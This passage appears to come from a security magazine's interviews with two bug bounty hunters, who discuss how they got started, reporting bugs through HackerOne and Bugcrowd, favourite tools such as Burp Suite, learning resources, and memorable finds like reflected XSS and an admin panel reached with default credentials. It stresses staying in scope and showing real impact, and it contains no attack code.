[JC]: I did a local CTF once and that was it. It think CTFs are a great place to learn hacking, but to be honest CTF is not my thing. I don't have anything against CTFs, I just don't like to play.

[H9]: What about bug bounty communities? Do you think it's important to join them?

[JC]: I'd rather spend time on a bug bounty community instead of playing CTF. Anyone doing bug bounty hunting should definitely join a bug bounty community. Bug bounty communities are great to meet new people and also a great place to learn hacking. You are going to be surprised how willing people are to help in these communities.

[H9]: What does the process usually look like, working with a company you report bugs to? Is it a singular cooperation or something ongoing? Is it based on a contract? Do you form a relationship with the companies you report bugs to?

[JC]: The process is very simple. Whenever you report a vulnerability to any program, your report needs to be as clear as possible in terms of what this vulnerability is all about. How do you exploit it? What's the impact on the business? What is the mitigation? Don't forget to create the PoC. There is no contract between the bug bounty hunter and the program. All the legal stuff is carried out by the platforms, like hackerone or bugcrowd.

Depending on how good your reports are and how often you report vulnerabilities to the same program, you usually end up creating some kind of relationship with the company. Sometimes this relationship will grow to a job offer (not guaranteed, but it could happen).

[H9]: Do you have any favorite tools?

[JC]: Burp suite is my favorite tool, especially when testing web applications or APIs. 99% of the time when I'm testing web application or APIs, I use only Burp Suite. I don't use anything else, just Burp Suite. To be honest, I don't even remember when was the last time that I used any custom script or any other tool while testing web application or APIs.

[H9]: Let's say, as a complete beginner, I want to become a bug bounty hunter. What should I do first? How do I begin?

[JC]: I'm assuming you already know how to hack. If that's the case, go to hackerone or bugcrowd and pick up a public program. Go through the program page and read all the information provided by the program. Understanding how to program works is very important. Pay attention to what they are looking for in terms of acceptable vulnerabilities. Pay close attention to the provided scope (always stay in scope). After getting all the information that you need, start your recon process and happy hacking.

[H9]: Can you share a story of your best bounty with us? One that made you proud? Or was memorable?

[JC]: My best bounty was my first one. Because of my ranking on the DOD program on hackerone, I was invited to a private program. This program had been running for more than a year when I got there.

I thought, well there is nothing here for me. I saw some notable hacker's names on the top 5 ranking and because of that I decided not to do anything. About two weeks after that I came back to the program and decided to give it a shot. I did my recon and on the third day, I think, I found a reflected XSS. I was excited but then I thought, well it has to be a duplicate, I mean, this program has been running for more than a year. How could someone have missed this obvious XSS? So I submitted the report to hackerone and on the next day I got an email about the report from hackerone. Since I was not on the platform when I got the email I thought, well duplicate as I have predicted but to my surprise, the report was accepted and they paid me $350 for the report. I quickly went back to the program and started doing some parameter fuzzing. I then found a second reflected XSS. As usual I thought this one has to be a duplicate. So I submitted the report to hackerone and the report was accepted and they paid me another $350. I ended up finding another three reflected XSS and they also paid me $350 for each one. Bottom line, don't ever assume anything. Just because a program has been running for some time doesn't mean all the vulnerabilities are gone.

[H9]: Do you have any thoughts or experiences you would like to share with our audience and future bug bounty hunters? Any specific advice?

[JC]: Don't rush to report anything. Make sure whatever you are about to report actually has an impact on the target. Don't report things like possible subdomain takeover, text injection, cookie flags issues, WordPress version, or web server version. If you can't create a valid PoC showing the impact on the


target, don't waste your time and the security team's time reporting such things, especially on platforms that will decrease your reputation because of such reports.

If there is no impact, do not report.

Also, don't use scanners while doing bug bounty. Most platforms forbid the use of scanners for obvious reasons.

Before trying anything, you have to try to understand how the application or the mobile app works. Try to understand the workflow.

SHIVAM KAMBOJ DATTANA



" Try to learn new things everyday, read a lot of writeups, be creative, use your imagination, have patience if you are a beginner, be humble, help others.

[Hakin9 Magazine]: Hello Shivam! Thanks for taking an interview with us – we're honored! How have you been doing? Can you tell us something about yourself?

[Shivam Kamboj Dattana]: Hi there! I'm Shivam Kamboj Dattana aka 'sechunt3r'. I'm a Computer Science Student + bug bounty hunter and I am from India. I started doing bug bounties almost two years back and I hunt on all platforms, like Hackerone, Bugcrowd, Openbugbounty and public bug bounty programs.

[H9]: How did you become a bug bounty hunter?

[SKD]: Well, before coming into bug bounties, I used to do SQLi challenges and try to solve challenges everyday; also, I learned programming languages, too.

But one day, my old online friend introduced me to bug bounties and from that day I started my journey into bug bounties. One by one, I started learning/understanding things and started finding loopholes in companies. During that time, I learned lots of things about bug bounty hunting from my seniors and juniors so I implemented those things/techniques in my bug bounty journey.

[H9]: Is it your full-time job? Or is it something else that you do for a living?

[SKD]: Yes, doing bug bounties is my full time job and apart from it, I manage to do other things like playing indoor and outdoor games with my friends and spend some quality time with my family and loved ones.

[H9]: What resources do you recommend to start a career in this field?

[SKD]: Firstly, get comfortable with the basic things. Once you have a basic knowledge about all these things then bug bounty will be easier for any comers.

Internet, Protocols, HTTP, TCP/IP, Networking, Linux, JavaScript, Python, PHP, Bash, pick any programming language and learn about it.

Because most of the bug bounty programs focus on Web Applications, I suggest resources regarding web applications.

1. Books:
    - Web Hacking 101 by Peter Yaworski
    - Breaking into Information Security: Learning the Ropes 101 by Andy Gill

- The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws by Dafydd Stuttard and Marcus Pinto

2. Youtube Channels:
    - https://www.youtube.com/channel/UCsgzmECky2Q9lQMWzDwMhYw --> Hackerone
    - https://www.youtube.com/channel/UCo1NHk_bgbAbDBc4JinrXww --> Bugcrowd
    - https://www.youtube.com/channel/UCk0f0svao7AKeK3RfiWxXEA --> Jason Haddix
    - https://www.youtube.com/channel/UCCZDt7MuC3Hzs6IH4xODLBw --> Nahamsec
    - https://www.youtube.com/channel/UCQN2DsjnYH60SFBIA6IkNwg --> STÖK
    - https://www.youtube.com/channel/UClcE-kVhqyiHCcjYwcpfj9w --> LiveOverflow
3. Writeups/Blogs:
    - Hackerone Hacktivity
    - Infosec/BugBounty writeups on Medium
4. Join Forums & Follow Twitter:

- Follow Top Security Researchers on Twitter for Bug Bounty Tips.
- Join Slack Channel for Bug Bounty

Finally, practice a lot and try harder or think outside of the box.

[H9]: Do you participate in any CTFs? If so, can you tell us which ones and your opinions about each?

[SKD]: Yeah, I participated in a few CTFs just to increase my knowledge or sharpen my skills.

- https://ctf.hacker101.com/
- https://www.hackthebox.eu/
- TCS Pvt Ltd. Public CTF & Other few Public CTFs

Most of the time i play web based CTFs only.

In my opinion, Hackthebox and Hackerone are the best platforms to enhance your Skills. They both provide the best CTFs, it's up to you whether you choose an easy one or complex one. Basically, complex ones take a longer time to solve. So maybe sometimes you have to take the help of other security researchers to solve that CTF, but at the end it would be fun to complete the CTF challenges.

I personally thank both websites for providing CTFs because I learned so many new things while playing CTFs and I apply these things in my bug bounty hunting approach.

[H9]: What about bug bounty communities? Do you think it's important to join them?

[SKD]: Yes, according to me it's important to join a bug bounty community, because whenever you're stuck anywhere in bug bounties you can ask them about your problem and they freely help you with your respective problem. If I pick my example, there are lots of people who helped me learn about bug bounties and they motivate you whenever you distracted. So it's good to be in a community.

[H9]: What does the process usually look like, working with a company you report bugs to? Is it a singular cooperation or something ongoing? Is it based on a contract? Do you form a relationship with the companies you report bugs to?

[SKD]: No, it's not like that. Actually, companies have responsible disclosure pages where they mention that any security researcher or bug bounty hunter can audit the website and if they find any bugs then they report that to the security team of that company. So it's a very simple thing. We don't sign any contract with any company because if the company has a bug bounty program, we start auditing or performing penetration testing, otherwise we can't touch or penetrate that website.

Nowadays, there are lots of platforms available for bug hunting. Basically, they provide target websites with their Inscope and bounty table so if we find any bugs, we report the bugs via that platform and when the bug is fixed, we get rewarded from that company.

Platform's:

- Bugcrowd - https://www.bugcrowd.com/
- Hackerone - https://www.hackerone.com/
- Synack - https://www.synack.com/

[H9]: What kind of issues do you run into when working with a company, if any?

[SKD]: Like other hackers, I have my own methodology to doing bug bounty hunting and I follow my own approach to find loopholes in websites. I look for all kinds of issues like Logical, OWASP top 10 web App, API Bugs.

[H9]: Do you have any favorite tools?

[SKD]: Burp Suite & Lazyrecon

[H9]: Why these ones?

[SKD]: Burp Suite helps to manipulate the data sent from the front to the back side of the application. It also can send many requests with just one click and Burp Suite provides lots of features or tools that are required while performing testing.

Lazyrecon helps to gather some information about target like finding subdomains + Headers information + Perform Dirsearch on target domains/subdomains + take Screenshots.

[H9]: Let's say, as a complete beginner, I want to become a bug bounty hunter. What should I do first? How do I begin?

[SKD]: Roadmap for Beginners:

- Learn how the Internet Works (HTTP, TCP/IP, Computer).
- Learn Basic Concepts of Programming languages like PHP, JS, Bash, Python, HTML.
- Read Hacking Books (Web, Android, IOS).
- Watch Video POC of Different Vulnerabilities.
- Read a lot of blogs about Bug Bounty hunting.

- Read write-ups or hackerone hacktivity.
- Make Account on any Bug Bounty platforms.
- Choose Points Based companies because they are so easy to hunt for bugs.

[H9]: Can you share a story of your best bounty with us? One that made you proud? Or was memorable?

[SKD]: Yeah, actually that's my first four digit bounty from a private program from hackerone and it took me five minutes to find this issue.

About Bug: Admin Panel Takeover via Host Header change:

Using the default credentials, I was able to get access to that Admin panel, then I rapidly make a video POC of it and submitted the report via hackerone's platform.

For me, this issue is always memorable.

[H9]: Do you have any thoughts or experiences you would like to share with our audience and future bug bounty hunters? Any specific advice?

[SKD]: Try to learn new things everyday, read a lot of writeups, focus on researcher, be creative, use your imagination, try to find some P1 bugs, have patience if you are a beginner, be humble, help others.